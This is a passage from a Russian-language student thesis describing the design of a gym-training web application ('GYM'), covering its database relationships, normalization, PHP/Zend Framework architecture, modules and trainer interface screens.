- сущность “Спортсмен” - первичный ключ “id_спортсмен”;
- сущность “Расписание ” - первичный ключ “id_расписание”.

2.2.2 Разработка структуры связей

Связь является логическим соотношением между сущностями.

Связи по признаку множественности могут быть трех типов:

- 1) “один-к-одному” (например, “Лицо – Паспорт”);
- 2) “один-ко-многим” (например, “Подразделение – Сотрудник”);
- 3) “многие-ко-многим” (например, “Сотрудник – Документ”).

Сущности “Упражнение” и “План-конспект” связаны через внешний ключ по полю “id_упражнение”. Так как для одного план-конспекта характерны различные упражнения, то эта связь будет “один-ко-многим”. Связь идентифицирующая, поэтому первичный ключ сущности “Упражнение” – “id_упражнение” – является внешним ключом и частью составного первичного ключа для сущности “План-конспект”.

Сущности “Тренировка” и “План-конспект” связаны через внешний ключ по полю “id_тренировка”. Так как для одного план-конспекта характерны различные тренировки, то эта связь будет “один-ко-многим”. Связь идентифицирующая, поэтому первичный ключ сущности “Тренировка” – “id_тренировка” – является внешним ключом и частью составного первичного ключа для сущности “План-конспект”.

Так же связь “один-ко-многим” определена для пар:

- “Расписание – Тренировка”;
- “Спортсмен – Тренировка”;
- “Пользователь – Тренер” ;
- “Пользователь – Спортсмен”;
- “Тариф – Тренировка”;
- “Тренер – Расписание”.

Сущности “Упражнение” и “Тренировка” имеют связь “многие-ко-многим”.

2.2.3 Выбор модели данных

Модель данных - это совокупность структур данных и операций их обработки. Выделяют три основных типа моделей данных: иерархическую, сетевую и реляционную.

Иерархическая модель представляет собой совокупность элементов, расположенных в порядке их подчинения от общего к частному и образующих перевернутое по структуре дерево (граф).

К основным понятиям иерархической структуры относятся уровень, узел и связь. Каждый узел на более низком уровне связан только с одним узлом, находящимся на более высоком уровне. Иерархическое дерево имеет только одну вершину, не подчиненную никакой другой вершине и находящуюся на самом верхнем - первом уровне. К каждой записи базы данных существует только один иерархический путь от корневой записи.

В сетевой структуре при тех же основных понятиях (уровень, узел, связь) каждый элемент может быть связан с любым другим элементом.

Реляционная модель данных объекты и связи между ними представляет в виде таблиц, при этом связи тоже рассматриваются как объекты. Все строки, составляющие таблицу в реляционной базе данных, должны иметь первичный ключ. Все современные средства СУБД поддерживают реляционную модель данных. [19]

Свой выбор остановим на реляционной модели, основными преимуществами которой являются:

- 1) простота и доступность понимания конечным пользователем – единственной информационной конструкцией является таблица;
- 2) при проектировании реляционной БД применяются строгие правила, базирующиеся на математическом аппарате;
- 3) полная независимость данных. При изменении структуры реляционной изменения, которые требуют произвести в прикладных программах, минимальны.

2.2.4 Особенности проектирования реляционной базы данных

Проектирование реляционной базы данных проходит в том же порядке, что и проектирование БД других моделей данных, но имеет свои особенности.

Проектирование схемы БД должно решать задачи минимизации дублирования данных и упрощения процедур их обработки и обновления. При неправильно спроектированной схеме БД могут возникнуть аномалии модификации данных. Они обусловлены отсутствием средств явного представления типов множественных связей между объектами ПО и неразвитостью средств описания ограничений целостности на уровне модели данных. Для решения подобных проблем проводится нормализация отношений.

2.2.5 Нормализация отношений

Процесс нормализации выполняется путем анализа отношений с учетом их первичного ключа и существующих функциональных зависимостей. Он включает ряд правил, которые используются для проверки отношений, чтобы вся база данных могла быть нормализована до желаемой степени нормализации.

При работе с реляционными базами данных обязательным является удовлетворение только требованиям первой нормальной формы (1NF). Все остальные формы нормализации могут использоваться по желанию проектировщиков. Однако рекомендуется выполнять нормализацию как минимум до 3NF, чтобы получить приемлемую избыточность отношений.

2.2.6 Даталогическая модель

С учетом правил нормализации отношений представим логическую модель данных в виде структуры хранения. На рисунке 6 представлена полученная схема базы данных с использованием средства проектирования AllFusion Erwin Data Modeler r7.




Рисунок 6 – Схема реляционной БД

Представленные отношения находятся в третьей нормальной форме (3NF):

- атрибуты (поля таблиц) имеют только элементарные (атомарные, неделимые) значения (1NF);
- каждый неключевой атрибут характеризуется полной функциональной зависимостью от первичного ключа (2NF);
- никакой неключевой атрибут функционально не зависит от другого неключевого атрибута, т. е. нет транзитивных зависимостей (3NF).

ГЛАВА 3 ТЕХНОЛОГИЧЕСКАЯ ПЛАТФОРМА ПРИЛОЖЕНИЯ

Проектирование и реализация web-приложения выполнялись с использованием следующих программно-инструментальных средств:

- 9 базовые языки реализации – HTML, CSS, PHP, JavaScript;
- 9 средства хранения данных — СУБД MySQL;
- 9 инструменты проектирования:
 - AllFusion Process Modeler (BPwin);
 - Sparx Enterprise Architect;
 - AllFusion Erwin Data Modeler r7.
- 9 инструменты дизайна:
 - Adobe Photoshop CC 2014;
 - CorelDRAW Graphics Suite X7.
- 9 средства разработки – локальный сервер Denwer (Apache, PHP, MySQL);
- 9 средства документирования:
 - doxygen - документирование программы;
 - Microsoft Word, Excel – техническая и отчетная документация;
- 9 среда написания исходного кода:
 - Notepad++ v6.6.9;
 - phpDesigner 7.

ГЛАВА 4 ОПИСАНИЕ ПРОГРАММНОЙ СИСТЕМЫ

4.1 Архитектура приложения

Под архитектурой приложения понимается представление, которое даёт информацию о компонентах составляющих систему, о взаимосвязях между этими компонентами и правилах, регламентирующих эти взаимосвязи.

В основе серверной части разрабатываемого web-приложения лежит фреймворк Zend Framework. Фреймворк — программное обеспечение, облегчающее разработку и объединение разных компонентов большого программного проекта. В основе любого приложения на базе ZF лежит два распространённых паттерна проектирования:

архитектура *MVC* (сокращенное от «model-view-controller», переводится как «модель-представление-контроллер»)
паттерн *Front Controller*.

Можно сказать, что MVC является «сердцем» любого приложения на основе ZF. Суть этой архитектуры сводится к разделению модели данных (model), пользовательского интерфейса (view) и управляющей логики (controller) (рисунок 7).




Рисунок 7 – Графическое представление архитектуры MVC в контексте прохождения пользовательского запроса на сервер

В целях обеспечения многомодульности приложения, а также более гибкого динамического подключения необходимых компонент в приложениях на базе ZF используется еще один паттерн проектирования — фронт-контроллер (Front Controller переводится как «контроллер входа»).

Фронт-контроллер, называемый приложением (application), инкапсулирует контекст обработки запроса, собирает информацию о запросе и передает её для дальнейшей обработки соответствующему контроллеру.

Для удобства пользования приложением к стандартному Front Controller подключен модуль Zend_Controller_Router_Rewrite, который отвечает за перенаправление запросов на определенные модули.

На рисунке 8 приведен алгоритм работы web-приложения GYM.




Рисунок 8 – Алгоритм работы приложения GYM

4.1.1 Разработанные модули

В основе приложения лежит модульная архитектура. Описание основных модулей представлено ниже.

Модуль login: аутентификация и авторизация пользователя.

Модуль reg: регистрация пользователя.

Модуль prof: - отображение, редактирование профиля пользователя;
- панель учетной записи.

Модуль entrypage: отображение главной страницы приложения.

Модуль home: - добавление, изменение, удаление записи на тренировку;
- отображение списка запланированных тренировок;
- добавление план-конспекта.

Модуль schedule: - добавление, редактирование, удаление расписания;
- отображение деталей расписания;
- отображение списка расписаний.

Модуль credit: - расчет задолженности;
- отображение задолженности;
- отображение общего списка задолженностей.

Модуль working: - отображение списка тренировок на выполнении;
- отображение краткого списка тренировок на выполнении;

Модуль tariff: - добавление, изменение тарифа;
- изменения статуса;
- отображение списка тарифов.

Модуль exer: - добавление, изменение упражнения;
- изменения статуса упражнения;
- отображение списка упражнений.

Модуль inc: - обеспечение доступа к функциям других модулей;
- панель доступа к функциям других модулей.

Модуль plan: - изменение, удаление план-конспекта;
- отображение списка доступных тарифов;
- отображение списка доступных упражнений;

- добавление и удаление упражнения в план;
- отображение и редактирование параметров добав.упражнения;
- изменение статуса тренировки;
- изменение статуса оплаты тренировки;
- изменение статуса выполнения упражнения.

Модуль history: - отображение списка тренировок (история) по спортсменам;
 - отображение списка тренировок (история).

4.2 Описание пользовательских интерфейсов

Интерфейс пользователя, он же пользовательский интерфейс (UI — англ. user interface) — разновидность интерфейсов, в котором одна сторона представлена человеком (пользователем), другая — машиной/устройством. Представляет собой совокупность средств и методов, при помощи которых пользователь взаимодействует с различными, чаще всего сложными, машинами, устройствами и аппаратурой. Обычно именно этот термин используется по отношению к взаимодействию между оператором ЭВМ и программным обеспечением, с которым он работает.

4.2.1 Главная страница

Работа начинается с загрузки Главной страницы, которая содержит название и перечень основных возможностей web-приложения. Для входа и регистрации в правом верхнем углу страницы расположены соответствующие кнопки “Вход” и “Регистрация”. Для получения более подробной информации о приложении, просмотра контактных данных владельца ресурса и разработчика следует перейти по ссылке “О проекте” в верхней части страницы. В случае возникновения вопросов, замечаний или пожеланий по работе сайта пользователь может воспользоваться формой отправки сообщения, расположенной слева. На рисунке 9 представлена Главная страница приложения.




Рисунок 9 – Главная страница

4.2.2 Регистрация и авторизация пользователей

Для добавления нового пользователя предусмотрена форма регистрации (рисунок 10), на которой следует выбрать вкладку “Как спортсмен” или “Как тренер”, в зависимости от того в каком качестве пользователь будет работать в системе (тип пользователя).

Рисунок 10 – Форма регистрации

После заполнения всех обязательных полей и нажатии кнопки “Добавить” потребуется заполнить индивидуальные данные, после чего пользователь будет зарегистрирован в системе и перенаправлен на форму авторизации.

Для входа в систему необходимо авторизоваться через соответствующую форму (рисунок 11).




Рисунок 11 – Форма авторизации

После успешной авторизации пользователь будет перенаправлен на Главную страницу тренера или спортсмена, наполнение и функционал которой зависит от типа пользователя.

4.2.3 Интерфейс тренера

Главная страница тренера (рисунок 12) позволяет просмотреть список запланированных тренировок, содержащий записи только для тренера, который их проводит. Строки отображаются в хронологическом порядке и содержат информацию о дате и времени начала тренировки, фамилии и имени участника, и в случае подтверждения посещения тренировки стоит соответствующий значок. Также для каждой записи предусмотрена возможность её изменения или удаления (значок .




Рисунок 12 – Главная страница тренера

Добавление расписания работы тренера реализовано через форму “Расписание” (рисунок 13) со следующими полями:

Дата (по календарю);

Начало/Окончание:

- диапазон часов от 0 до 23 с шагом 1 час;
- диапазон минут 0 до 55 с шагом 5 минут.

Интервал записи (значения: 5-10-15-20-30 минут).

Рисунок 13 – Добавление расписания работы тренера

Переход к просмотру всех записей расписания тренера возможен как при нажатии пункта меню “Расписание”, так и из формы добавления расписания – “Посмотреть все”. Записи отражаются в обратном хронологическом порядке (рисунок 14). Редактирование и удаление строк возможно только, если по данному расписанию не велась запись на тренировку. Для удобства просмотра количества участников с распределением по времени для каждой строки расписания предусмотрен “Просмотр”.




Рисунок 14 – Расписание работы тренера

Уточнение долга спортсмена осуществляется через форму “Задолженность”. Сумма рассчитывается по выполненным и находящимся на выполнении тренировкам, в которых не стоит отметка об оплате. Сообщение о сумме задолженности или отсутствии таковой будет выведено отдельным сообщением (рисунок 15). Также тренер может посмотреть задолженность всех спортсменов перед ним через пункт меню “Задолженность”.




Рисунок 15 – Сообщение о наличии/отсутствии задолженности спортсмена

В приложении предусмотрена возможность планирования посещений спортсмена, которую тренер реализует через форму “Запись на тренировку” (рисунок 16) со следующими полями:

Спортсмен;

Дата (актуальные даты по расписанию);

Время (формируется автоматически, последнее значение не позднее 30 минут до окончания);

Подтвердить (значения: да/лично, удалённо).

Рисунок 16 – Планирование посещения

После появления сообщения об успешном добавлении запись отобразится в общем списке запланированных тренировок (рисунок 17). Подтвержденные посещения имеют значки:  - лично,  - удалённо.

Запланированные тренировки				
сегодня	16:20	✓	Смирнов Борис	Изменить План-конспект
сегодня	18:40	♥	Тучко Александр	Изменить План-конспект
25 мая 2016	19:20		Рыбалко Степан	Изменить План-конспект
27 мая 2016	20:00	✓	Круглов Сергей	Изменить План-конспект

Рисунок 17 – Список запланированных тренировок

Для каждого запланированного посещения тренер заводит план-конспект. Переход к форме заполнения осуществляется нажатием одноименной надписи в соответствующей строке списка запланированных тренировок. На рисунке 18 изображена страница составления план-конспекта.




Рисунок 18 – Страница составления план-конспекта

Форма содержит следующие поля:

- Тариф;
- Оплачено;
- Выполнено (общее выполнение);
- Упражнение;

Нагрузка;

Повторы;

Подходы;

Выполнено (для каждого упражнения).

Исходя из среднего количества упражнений, выполняемых за тренировку, при первоначальной загрузке страницы отражается шесть блоков добавления упражнения с соответствующими формами. Так же предусмотрена возможность добавления дополнительного количества форм, либо удаление лишних. На рисунке 19 представлен составленный план-конспект для запланированной тренировки.

Упражнение	Удалить	Нагрузка	Повторы	Подходы	Выполнено
Наклоны	↓	25	15	5	<input type="checkbox"/>
Отжимания	↓		20	6	<input type="checkbox"/>
Становая тяга	↓	120	12	4	<input type="checkbox"/>
Жим ногами	↓	120	12	4	<input type="checkbox"/>
Наклоны	↓	20	20	5	<input type="checkbox"/>

Рисунок 19 – План-конспект

После сохранения заполненной формы план-конспекта запись о тренировке переходит из списка “Запланированные тренировки” в список “На выполнении” (рисунок 20).

На выполнении

- 27.05.16 20:00 Круглов Сергей
- 25.05.16 19:50 Степаненко Артем
- 25.05.16 17:40 Гутаров Денис
- 23.05.16 17:30 Кузнецова Мария
- 20.05.16 16:00 Овсянникова Анна

[Посмотреть все](#)

Рисунок 20 – Список тренировок на выполнении

Отметка о выполнении (рисунок 21) всей тренировки – верхний чекбокс “Выполнено” формы “План-конспект”, переводит тренировку из списка “На выполнении ” в Историю тренировок и она считается выполненной.




Рисунок 21 – Отметка “Выполнено” (общее выполнение)

С помощью форм “Упражнение” и “Тариф” вносятся новые записи в соответствующие справочники.

Для просмотра информации о предыдущих занятиях можно воспользоваться формой “История тренировок” (рисунок 22).




Рисунок 22 – Форма “История тренировок”

На рисунке 23 представлена история тренировок выбранного спортсмена. Помимо информации о времени дате и времени тренировки отображается информация о наличии долга по выполненным тренировкам. Для просмотра план-конспекта по интересующей дате/времени необходимо перейти по ссылке в конце соответствующей строки.

На выполнении	История тренировок	Упражнения
История тренировок		
27 мая 2016	20:00	Круглов Сергей Долг План-конспект
20 мая 2016	15:40	Круглов Сергей План-конспект
16 мая 2016	17:00	Круглов Сергей План-конспект
04 мая 2016	18:20	Круглов Сергей План-конспект

